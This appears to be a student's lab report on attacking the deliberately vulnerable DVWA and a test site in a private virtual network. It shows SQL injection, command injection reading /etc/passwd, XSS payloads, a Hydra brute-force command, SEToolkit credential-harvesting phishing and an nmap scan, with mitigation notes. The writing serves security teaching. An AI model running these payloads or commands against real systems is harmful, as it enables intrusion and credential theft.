Surname: admin
- ID: 1' or '1' = '1
First name: Gordon
Surname: Brown
- ID: 1' or '1' = '1
First name: Hack
Surname: Me
- ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso
- ID: 1' or '1' = '1
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.rastekner.com/happyweb-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://hobby-tables.com/>

- **Payload 2: 1' OR '1' = '1 UNION SELECT * FROM password**

- This payload attempts to inject a `UNION SELECT` statement to fetch data from the `password` table, revealing potentially sensitive information.

The DVWA SQL Injection page shows a user input field with the value '1' or '1' = '1 UNION SE'. Below it, the results of the injection are displayed:

ID: 1' or '1' = '1 UNION SELECT * from password
First name: admin
Surname: admin

- **Payload 3: 'OR 'a'='a**

- This payload bypasses authentication by exploiting the lack of input sanitization in the SQL query, leading to unauthorized access.

The DVWA SQL Injection page shows a user input field with the value ' OR 'a'='a'. Below it, the results of the injection are displayed:

ID: ' OR 'a'='a
First name: admin
Surname: admin

ID: ' OR 'a'='a
First name: Gordon
Surname: Brown

ID: ' OR 'a'='a
First name: Hack
Surname: Me

ID: ' OR 'a'='a
First name: Pablo
Surname: Picasso

ID: ' OR 'a'='a
First name: Bob
Surname: Smith

Conclusion:

- **Attack Summary:**
 - By injecting the **SQL Injection** payloads into the vulnerable input field of **DVWA**, we successfully exploited the application's SQL query and bypassed authentication or retrieved sensitive data, demonstrating a typical **SQL Injection (SQLi)** attack.
- **Security Implication:**
 - This attack highlights the **lack of input validation** in the application, allowing malicious users to manipulate SQL queries and access unauthorized data. **SQL Injection** is a critical vulnerability that can compromise the security of web applications, leading to unauthorized access to sensitive information such as passwords.
- **Mitigation:**

To prevent such attacks, web applications should use parameterized queries, input validation, and **prepared statements** to ensure that user inputs cannot alter SQL queries in unintended ways.

 - Additionally, error handling should be implemented properly, and the application should not expose sensitive information like database structure through error messages.

Command Injection Exploitation


Objective

To simulate and successfully execute a command injection attack on a vulnerable target web application using the Damn Vulnerable Web Application (DVWA).

Exploitation Process

1. Navigating to Command Injection Page:

- Clicked on the **Command Injection** tab in the DVWA interface.



2. Testing Payloads: I tested the following payloads to verify command injection vulnerability:

- **Payload 1: 8.8.8.8; ls**

- This payload injected a semicolon (`;`) to chain the `ls` command after the default ping operation.
- Result: Displayed the directory listing of the server.

The screenshot shows the DVWA Command Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is selected), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), and Weak Session IDs. The main content area has a title "Vulnerability: Command Injection" and a sub-section "Ping a device". A form asks "Enter an IP address: [8.8.8.8]" and has a "Submit" button. Below this is a "More Information" section with links to external resources. To the right, a large box titled "Vulnerability: Command Injection" displays the output of the exploit. It shows a ping command was sent to 8.8.8.8 with 56(84) bytes of data. The response includes four ICMP messages (seq 1-4) with TTL=116 and times ranging from 11.3 ms to 86.1 ms. Below the ping stats, there is a "source" link.

- **Payload 2: 8.8.8.8 && cat /etc/passwd**

- This payload used `&&` to chain the `cat /etc/passwd` command.
- Result: Displayed the contents of the `/etc/passwd` file, demonstrating unauthorized file access.

The screenshot shows the DVWA Command Injection interface. The sidebar and main content area are identical to the previous screenshot, but the output in the large box on the right is much longer and more detailed. It shows a ping command to 8.8.8.8 with 56(84) bytes of data. The response includes four ICMP messages (seq 1-4) with TTL=116 and times ranging from 9.63 ms to 8.80 ms. Below the ping stats, the "source" link is present. The main difference is the extensive output of the `cat /etc/passwd` command, which lists numerous system accounts and their details, such as root, daemon, bin, sync, games, mail, news, uucp, www-data, backup, irc, nobody, and others, along with their home directories and shell specifications.

Observations and Results

- Both payloads successfully exploited the command injection vulnerability.
 - I was able to execute arbitrary commands on the target machine, including listing directories and accessing sensitive system files.
 - These results indicate a severe security flaw that could allow attackers to compromise the target system entirely.
-

Potential Impact of Command Injection

1. **Remote Command Execution:** Attackers can run arbitrary commands on the target server.
 2. **Sensitive Data Exposure:** Access to files like `/etc/passwd` can reveal system user information.
 3. **System Compromise:** Chaining commands could potentially allow for complete server control.
-

Mitigation Measures

1. **Input Validation:** Ensure all user inputs are validated and sanitized.
 2. **Least Privilege:** Restrict the permissions of web application processes.
 3. **Use Parameterized Queries:** Avoid direct execution of shell commands based on user input.
-

Cross-Site Scripting (XSS) Attack Simulation on DVWA

Objective

To successfully demonstrate both Reflected and Stored XSS vulnerabilities on the target machine's DVWA platform from the attacker machine.

Setup Details


- **Target Machine IP:** 192.168.56.105
- **Attacker Machine IP:** 192.168.56.104
- **Security Level:** Low

Reflected XSS Simulation

Steps Performed:

1. Logged into DVWA from the attacker machine by navigating to <http://192.168.56.105/dvwa/>.
2. Set the security level to **Low** through the DVWA Security tab.
3. Navigated to the **XSS (Reflected)** section.
4. Entered the following payload in the input field:
`<script>alert('Reflected XSS');</script>`
5. Clicked **Submit** and observed the immediate pop-up alert box on the same page displaying the text "Reflected XSS."

Outcome:



The screenshot shows a Kali Linux VM running DVWA. The browser window displays the 'Vulnerability: Reflected Cross Site Scripting (XSS)' page. In the input field, the user has entered the payload: <script>alert('Reflected XSS');</script>. Below the input field, there is a 'Submit' button. To the right of the input field, there is a link titled 'More Information' with several external links. On the left side of the DVWA interface, there is a sidebar with various exploit categories, and the 'XSS (Reflected)' category is highlighted. At the bottom of the DVWA interface, there is a status bar showing '192.168.56.105' and 'Reflected XSS'. An alert dialog box is overlaid on the DVWA interface, showing the text 'Hello'.


The attack was successfully simulated, confirming that the target application is vulnerable to Reflected XSS.

Stored XSS Simulation

Steps Performed:

1. Navigated to the **XSS (Stored)** section in DVWA.
2. Entered the following payload in the message field:
`<script>alert('Stored XSS');`
3. Submitted the form and observed no immediate alert.
4. Revisited the page where the stored message was displayed, which triggered the alert box displaying "Stored XSS."

Outcome:



The attack was successfully simulated, confirming that the target application is vulnerable to Stored XSS. (Screenshot attached)

Observations:

- Both Reflected and Stored XSS attacks were successfully demonstrated using simple payloads.
- These vulnerabilities could allow attackers to steal user data, hijack sessions, or perform malicious actions on behalf of the victim.

Brute Force Attack on DVWA

Target Machine IP: 192.168.56.105

Attacker Machine IP: 192.168.56.104

Security Level: Low

Application: DVWA (Damn Vulnerable Web Application)


Step-by-Step Attack Process

1. Initial Setup

- Access the DVWA login page from the attacker machine by navigating to <http://192.168.56.105/dvwa/>.
- Once logged in, navigate to the **DVWA Security** tab and set the security level to **Low**.

2. Manual Login Attempt

- From the **Brute Force** tab, I initially attempted a random combination of usernames and passwords.
- **Result:** The login failed,



3. Automating Brute Force with Hydra

- I then proceeded to use the **Hydra** tool to automate the brute force attack. The command used was:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.56.105 http-post-form  
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Login failed"  
-V
```

4. Explanation of Command:

- **-l admin**: Specifies the target username (**admin**).
- **-P /usr/share/wordlists/rockyou.txt**: Uses the **rockyou.txt** wordlist to attempt various passwords.
- **http-post-form**: Indicates the form-based login method is used.
- **/dvwa/vulnerabilities/brute/**: Specifies the target URL endpoint for the brute force attack.

- **username=^USER^&password=^PASS^&Login=Login**: Defines the structure of the form being targeted, where ^USER^ and ^PASS^ will be replaced with each username and password combination.
- **Login failed**: This is the error message shown by DVWA when the login attempt fails, which Hydra uses to identify a failed login.
- **-V**: Enables verbose output to display progress.

5. Successful Attack

- After executing the Hydra command, I successfully retrieved a list of valid usernames and passwords.

```
(bivin@attacker) [~]
$ hydra -l admin -p /usr/share/wordlists/rockyou.txt 192.168.56.105 http-post-form "/dvwa/vulnerabilities/brute:username='USER'&password='PASS'&Login=Login>Login failed" -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-28 07:12:31
[WARNING] Restoring file (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max is tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.56.105:80/dvwa/vulnerabilities/brute:username='USER'&password='PASS'&Login=Login>Login failed

[ATTEMPT] target 192.168.56.105 - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "123456789" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "babigirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.56.105 - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)

[0] http-post-form host: 192.168.56.105 login: admin password: 123456789
[0] http-post-form host: 192.168.56.105 login: admin password: 1234567
[0] http-post-form host: 192.168.56.105 login: admin password: rockyou
[0] http-post-form host: 192.168.56.105 login: admin password: iloveyou
[0] http-post-form host: 192.168.56.105 login: admin password: 123456789
[0] http-post-form host: 192.168.56.105 login: admin password: password
[0] http-post-form host: 192.168.56.105 login: admin password: 12345678
[0] http-post-form host: 192.168.56.105 login: admin password: 123456
[0] http-post-form host: 192.168.56.105 login: admin password: 12345
[0] http-post-form host: 192.168.56.105 login: admin password: daniel
[0] http-post-form host: 192.168.56.105 login: admin password: nicole
[0] http-post-form host: 192.168.56.105 login: admin password: monkey
[0] http-post-form host: 192.168.56.105 login: admin password: jessica
[0] http-post-form host: 192.168.56.105 login: admin password: lovely
[0] http-post-form host: 192.168.56.105 login: admin password: abc123

1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) Finished at 2025-01-28 07:12:45
```

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin



Conclusion

Through this brute force attack, I was able to exploit the weak login system of DVWA, which had a low security setting. By using Hydra with the **rockyou.txt** wordlist, I was able to quickly identify the valid credentials.

NOTE: The attacker IP address changed to 192.168.56.106 due to network connectivity issues.

Phishing Attack Simulation: Credential Harvesting with SEToolkit

Objective:

To simulate a phishing attack using a cloned login page from a publicly available site to understand the dynamics of credential harvesting without compromising real-world credentials.

Tools Used:

- **SEToolkit (Social Engineering Toolkit)**: For creating and hosting the phishing page.
 - **Apache Web Server**: To serve the cloned website.
-

Steps to Execute the Attack:


1. Setting Up the Attacker Machine:

Ensure that Apache is installed and running.

```
(bivin@attacker)~$ sudo service apache2 start
[sudo] password for bivin:
(bivin@attacker)~$ sudo netstat -tuln | grep 80
tcp6       0      0 :::80                           ::*:*
LISTEN
(bivin@attacker)~$ sudo service apache2 stop
(bivin@attacker)~$ sudo setoolkit
```

2. Launching SEToolkit:

- Choose the following options in sequence:
 - 1) Social Engineering Attacks



○ 2) Website Attack Vectors

The screenshot shows a terminal window titled 'File Machine View Input Devices Help' at the top. The command 'bivin@attacker: ~' is entered. The terminal displays the SET menu:

```
bivin@attacker: ~ bivin@attacker: ~
```

The menu options are:

- 1) Spear-Phishing Attack Vectors
- 2) Metasploit Modules
- 3) Image/Video Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack Vector
- 6) Advanced Phishing Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack vector
- 9) Portable Wi-Fi Attack Vector
- 10) Third Party Modules

99) Return back to the main menu.

SET 2

○ 3) Credential Harvester Attack Method

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

`set:webattack>3`

○ 4) Site Cloner

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

`get:webattack>2`

[+] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP Address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

3. Cloning the Target Website:

When prompted for the IP address for the POST back in Harvester/Tabnabbing, enter our attacker IP:

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 192.168.56.106
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```

Enter the URL to clone:


<http://testphp.vulnweb.com/login.php>

```
set:webattack> Enter the url to clone: http://testphp.vulnweb.com/login.php
[*] Cloning the website: http://testphp.vulnweb.com/login.php
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

4. Hosting the Phishing Page:

The phishing page is now hosted on the attacker machine at:

<http://192.168.56.106>



5. Capturing Credentials:

- On the target machine, access the phishing link.
- Enter random credentials, such as: Username: user, Password: 123

- On the attacker's terminal, observe the captured credentials:
-
- ```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a webpage.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.56.105 - - [29/Jan/2025 07:43:06] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: uname=user
POSSIBLE PASSWORD FIELD FOUND: uname=user
POSSIBLE PASSWORD FIELD FOUND: pass=t3st
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

## Conclusion:

This simulation successfully demonstrated how phishing attacks can harvest user credentials by cloning a legitimate-looking login page. No real credentials were used during this exercise, ensuring an ethical and educational approach.

## Network Reconnaissance, Firewall Configuration & Traffic Analysis

### Overview

Here, I simulated a **network reconnaissance attack** from an attacker machine (192.168.56.104) to a target machine (192.168.56.105), configured firewall rules on the target, and analyzed traffic using Wireshark. The goal was to observe how attackers gather information and how defenders can respond.

### Lab Setup

| Machine          | IP Address     | Role                 |
|------------------|----------------|----------------------|
| Attacker Machine | 192.168.56.104 | Kali<br>Linux/Parrot |
| Target Machine   | 192.168.56.105 | Ubuntu/Linux         |


## Procedure & Observations

### 1. Network Reconnaissance (Attacker Machine)

**Action:** I ran an **aggressive scan** on the target using nmap -A.

```
nmap -A 192.168.56.105
```

**Purpose:** This command scans all ports, detects services/versions, and guesses the OS.



```
KALI LINUX ATTACKER MACHINE [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
zsh: corrupt history file /home/bivin/.zsh_history
[bivin@attacker:~]
$ nmap -A 192.168.56.105
Starting Nmap 7.94SWN (https://nmap.org) at 2025-01-29 10:54 EST
Nmap scan report for 192.168.56.105
Host is up (0.0011s latency).
Not shown: 995 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache/2.4.58 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:D0:82:0B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 5.x
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.14 ms 192.168.56.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.74 seconds
```

### What Happened:


- The attacker sent **TCP SYN packets** to various ports on the target.

### 2. Firewall Configuration (Target Machine)

**Action:** I enabled the firewall and allowed traffic from the attacker's IP:

```
sudo ufw enable
```

```
sudo ufw allow from 192.168.56.104
```



```
UBUNTU TARGET SYSTEM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
bivin@bivin-VirtualBox:~$ sudo ufw enable
[sudo] password for bivin:
Firewall is active and enabled on system startup
bivin@bivin-VirtualBox:~$ sudo ufw allow ssh
Skipping adding existing rule
bivin@bivin-VirtualBox:~$ sudo ufw allow from 192.168.56.104
Skipping adding existing rule
bivin@bivin-VirtualBox:~$ sudo ufw status
Status: active

